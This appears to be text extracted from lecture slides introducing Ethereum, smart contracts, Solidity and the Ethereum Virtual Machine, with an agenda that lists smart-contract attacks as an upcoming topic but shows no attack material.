
Audit
(control)



real-time
immutable

Overview (3)

- Smart contracts (cont')
 - user-defined programs running on top of a blockchain
Decentralized consensus
blockchain




Overview (4)

- Blockchain is now
 - used to run programs, store information, transfer tokens, ...
 - e.g., **Ethereum**
- Tool used is **smart contracts**
 - computer programs that use the ledger entries as variables and memory
 - coded in, e.g., **Solidity**
- A transaction is now generalized into a *function call*
- Smart contracts calls are executed according to the ordering within a block
- Ledger update is managed via a virtual machine
 - generalize the simple ledger to a *state machine*
 - ✓ a run-time environment for smart contract execution
 - **Ethereum Virtual Machine** (EVM)

Web 3.0

- Web 3.0
 - a system view



Agenda

- Part 3: Smart Contracts
 - Principle
 - Ethereum
 - ✓ Overview
 - ✓ EVM
 - Solidity
 - Attacks

Overview

- Ethereum
 - cryptocurrency
 - ✓ ether (ETH)
 - runs the Ethereum protocol
 - permissionless blockchain capable of executing smart contracts
 - ✓ executed when triggered by a transaction from a user

Overview (2)

- Interacting with Ethereum




front-end

